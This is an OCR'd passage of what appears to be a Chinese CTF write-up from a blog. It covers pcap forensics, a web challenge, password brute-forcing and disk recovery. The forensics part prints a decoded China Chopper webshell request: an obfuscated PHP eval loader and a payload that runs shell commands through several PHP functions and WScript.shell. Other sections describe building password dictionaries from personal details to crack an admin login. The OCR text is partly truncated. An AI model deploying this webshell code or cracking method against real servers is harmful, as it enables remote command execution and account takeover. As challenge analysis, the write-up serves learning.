
逐个数据包单击右键选择“Follow TCP Stream”来查看TCP数据流，发现最后一条记录（编号为41）的TCP数据流有Rar!标记这里通过菜刀POST往服务器上传了一个rar数据包，我们通过Save As按钮把数据包Dump出来，如下图所示：




提取数据包保存为rar文件是一个加密的图片



RAR文件是通过POST数据包上传文件内容的，抓包记录编号为41，压缩时添加的密码肯定在41之前的POST数据包进行分析，选中编号18这条POST记录，单击右键选择“Follow TCP Stream”来查看TCP数据流



先使用Converter对POST参数进行Unescape解码




解码后得到

pass=(@$_E=CREATE._FUNC.TION).($_S=@$_E(NULL,EV.(C&E).L.(a^l).BAS.E64_DE.code.(a^l).
(a^E)._POST.(a|Z).z0.(d|Y).(a^H).(a^H).
(n^U))).$_S();&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X2

把z0参数放到文本用python进行Base64解码，得到参数z0的数据为：

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo('->|');$p=base64_decode($_POST["z1"]);$s=base64_decode($_POST["z2"]);$d=dirname($_SERVER["SCRIPT_
c \"{$s}\"":"/c \"{$s}\"";$r="{$p} {$c}";$ret=1;try{@system($r.' 2>&1',$ret);if($ret!=0)@passthru($r.'
2>&1',$ret);if($ret!=0){$z=@shell_exec($r.' 2>&1');$ret=(trim($z)=='')?1:0;echo($z);}if($ret!=0){@exec($r.'
2>&1',$z,$ret);echo($z=join(substr($d,0,1)=='/'?"\n":"\r\n",$z));}if($ret!=0)
{$a=array(array('pipe','r'),array('pipe','w'),array('pipe','w'));$fp=@proc_open($r.'
2>&1',$a,$pi);$z=stream_get_contents($pi[1]);$ret=(trim($z)=='')?1:0;echo($z);@proc_close($fp);}if($ret!=0)
{if(($fp=@popen($r.' 2>&1','r'))!=FALSE){$z='';while(!feof($fp)){$z.=fgets($fp);}$ret=(trim($z)=='')?
1:0;echo($z);@pclose($fp);}}if($ret!=0&&substr($d,0,1)!="/"&&class_exists('COM')){$w=new
COM('WScript.shell');$m=$w->exec($r.' 2>&1');$f=$m->StdOut();$z=$f->ReadAll();$ret=(trim($z)=='')?
1:0;echo($z);}}catch(Exception $e){echo ' Message: '.$e->getMessage();}print ($ret!=0)?"ret={$ret}":'';exit('|<-');
蟪6諰艑d /d "C:\php\htdocs"&winrar a -pk@e#y1020 key.rar key.jpg&echo [S]&cd&echo [E]
```

这里通过Rar的命令行将C:\php\htdocs\key.jpg打包成key.rar文件，且指定了-pk@e#y1020 ， -p参数后面内容就是压缩包的密码



五、web

1. 源码被我藏起来了，看你能不能找到!

通过awvs扫描发现存在test.php页面

打开http://101.101.101.110/stage/11/test.php有个base64编码

YToyOntzOjQ6ImZ1bmMiO3M6MTI6ImdldF9jb250ZW50cyI7czo0OiJtYWluIjtzOjc6ImtleS5waHAiO30=

解码后

a:2:{s:4:"func";s:12:"get_contents";s:4:"main";s:7:"key.php";}

2. 爆破

题目：

这里有一组信息，你需要自己制作密码字典进行爆破
用户名：小明
用户出生日期：1997-04-18
用户邮箱:xm123@163.com
用户手机号码:13858987452


用户QQ号：48956347

用亦思想社会工程学字典生成器构造字典

后台用户名是admin， 然后用pkav破解带验证的后台

六、数据恢复

用DiskGenius打开hdd.vhd虚拟硬盘文件，点恢复文件后压缩包和照片类没找到key关键文件


DiskGenius V4.9.1.334 x64 专业版 发现新版本 V4.9.6.564 主要更新内容如下：1、纠正在Windows 7或Windows 8系统下无法备份或还原U盘第二个分区的问题。
文件(F) 硬盘(D) 分区(P) 工具(T) 查看(V) 帮助(H)
保存更改 搜索分区 恢复文件 快速分区 新建分区 格式化 删除分区 备份分区
DiskGenius 专业版 免费试用 功能更强大,服务更贴心
硬盘 1
新加卷(0)
NTFS
100.0MB
新加卷(1)
NTFS
200.0MB
空闲
723.9MB
接口:File 型号:Virtual PC Disk 容量:1.0GB(1024MB) 柱面数:130 磁头数:255 每道扇区数:63 总扇区数:2097152
HD0:WDCWD5000LPCX-24VHAT0(466GB)
VD0:hdd.vhd(1GB)
分区(恢复文件)
新加卷(已识别)(0)
新加卷(已识别)(1)
新加卷(已识别)(2)
所有类型(3)
文档类
照片类
Internet类
图形类
压缩存档类
(.zip) ZIP 压缩文档
(.tar) Tar 归档文件
其它类型
新加卷(0)
新加卷(1)
分区参数 浏览文件 扇区编辑
名称: *.* (*.jpg;*.bmp) 已删除 正常文件 系统文件 重复文件 过滤 更多>>
名称 大小 文件类型 属性 短文件名 修改时间 创建时间
00000.zip 1017.7KB WinRAR ZIP 压缩文件 00005D90
0000: 50 4B 03 04 14 00 00 00 08 00 EB 73 C8 4C 65 C6 PK.....s.Le.
0010: 9C 12 96 08 00 00 B4 1E 00 00 11 00 00 00 45 47 ..EG
0020: 47 2D 49 4E 46 4F 2F 50 4B 47 2D 49 4E 46 4F D5 G-INFO/PKG-INFO.
0030: 59 DD 53 E3 36 10 7F 67 86 FF 61 DB 3E 24 70 89 Y.S.6..g..a.>$p.
0040: 0D 5C 3F A6 99 5E 67 18 8E 2B B4 1C 50 02 BD F6 .\?..^g..+..P...
0050: 29 51 6C 25 51 91 25 57 92 09 E9 F4 8F EF AE FC)Q1%Q.%W.....
0060: 99 E0 1C D0 5E EF A6 7E 89 ED AC 56 FB BD 3F AD ....^..~...V..?.
0070: DF 72 C7 62 E6 58 FF 17 6E AC D0 6A 00 FB C1 FE .r.b.X..n..j....
0080: F6 D6 39 4B F8 00 2C 97 5C 89 2C D9 DE AA FE 7D ..9K..,.\.,....}
0090: 19 EC 1F 04 7B DB 5B C3 2C 49 98 59 0E E0 72 E9 ....{.[.,I.Y..r.
https://blog.csdn.net/xuchen16